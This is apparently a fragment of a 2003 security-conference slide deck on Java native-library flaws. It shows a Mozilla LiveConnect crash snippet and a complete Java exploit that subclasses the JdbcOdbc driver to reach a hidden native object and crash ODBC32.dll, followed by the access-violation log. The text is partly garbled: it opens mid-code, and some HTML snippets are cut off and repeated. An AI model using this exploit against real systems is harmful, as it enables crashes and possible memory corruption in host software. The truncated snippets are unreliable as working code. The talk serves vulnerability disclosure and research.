    }
    PluginContext
    os.showDocum
  }
}
```




By M.Schönefeld

Netscape/Mozilla LiveConnect

```
<html>
<body>
<script language="Javascript">
    t = new Packages.sun.plugin.javascript.navig5.JSObject(1,1);
</script>
</body>
</html>
```

Netscape/Mozilla LiveConnect

```
<html>
<body>
<script language="Javascript">
    t = new Packages
</script>
</body>
</html>
```



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
Netscape/Mozilla/Phoenix LiveConnect

```
<html>
<body>
<script language="Javascript">
    t = new Packages
</script>
</body>
</html>
```



Read the /w/hole story at

http://bugzilla.mozilla.org/show_bug.cgi?id=199694

By M.Schönefeld, 2003

Domino crash

DEMO

Specialized calling classes

- To exploit the vulnerabilities in jdbcodbc (JDK 1.4)
  - Extend sun.jdbc.odbc.JdbcOdbcDriver, which holds vulnerable Jdbcodbc object in private field OdbcApi
  - Add function which returns OdbcApi object
  - Invoke vulnerable operation on exposed object

Jdbcodbc - Exploit

- Problem:
  - sun.jdbc.odbc.JdbcOdbcDriver contains native library holes, but it is not public
- Exploit:
  - The jdbc-2-odbc bridging functionality, needs the sun.jdbc.* classes
  - A "pointer" to an object of the hidden class sun.jdbc.odbc.JdbcOdbc can be exported via subclassing sun.jdbc.odbc.JdbcOdbcDriver

Jdbcodbc - Exploit

```
class org_illegalaccess_Odbc extends sun.jdbc.odbc.JdbcOdbcDriver {
    org_illegalaccess_Odbc() {    super();     }
    public sun.jdbc.odbc.JdbcOdbc exportDriver() {  return OdbcApi; }
}
public class JDBCODBCTest {
    public static void main(String[] args) {
      org_illegalaccess_Odbc ownodbc = new org_illegalaccess_Odbc();
      try {
        java.sql.DriverManager.registerDriver(ownodbc);
        java.sql.Connection con = java.sql.DriverManager.
        getConnection("jdbc:odbc:", "itchy", "scratchy");
      }
      catch (Throwable e) {;}; // ignore the exception
         // ignore the exception, we just want to have the
         // odbcapi object

      try {
         ownodbc.exportDriver().SQLBindColBinary(-1, 1,
          new Object[]{null}, new int[0], 0, new byte[0], new long[0]);
      }
      catch (Throwable e) {e.printStackTrace();};
   }
}
```

-Xcheck:jni had no effect

```
An unexpected exception has been detected in native code outside the VM.
Unexpected Signal : EXCEPTION_ACCESS_VIOLATION occurred at PC=0x1F7B8E2E
Function=SQLBindCol+0x2E
Library=C:\WINDOWS\system32\ODBC32.dll
Current Java thread:
        at sun.jdbc.odbc.JdbcOdbc.bindColBinary(Native Method)
        at sun.jdbc.odbc.JdbcOdbc.SQLBindColBinary(JdbcOdbc.java:238)
        at JDBCODBCTest.main(JDBCODBCTest.java:29)

Dynamic libraries:
0x00400000 - 0x00406000   C:\WINDOWS\system32\java.exe
```

By M

Further Reading

- LSD's Speech at Blackhat Asia 2002
  www.lsd-pl.net/java_security.html
- My speech at Blackhat USA 2002
  www.illegalaccess.org
- Suns Bug Database at
  developer.java.sun.com/developer/bugParade/bugs
- The JDK sources, at
  $JDK_HOME/src.zip

Tools Used

- NativeFinder, DumpClass, ReflectionInvoker
- http://www.illegalaccess.org/exploits/java/bhw/index.php
-
- JAD (part of cavaj)
- http://www.bysoft.se/sureshot/cavaj/

- BCEL
  http://jakarta.apache.org/bcel/index.html

- Depends
- http://www.microsoft.com

finally{}

Q&A

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Thank you !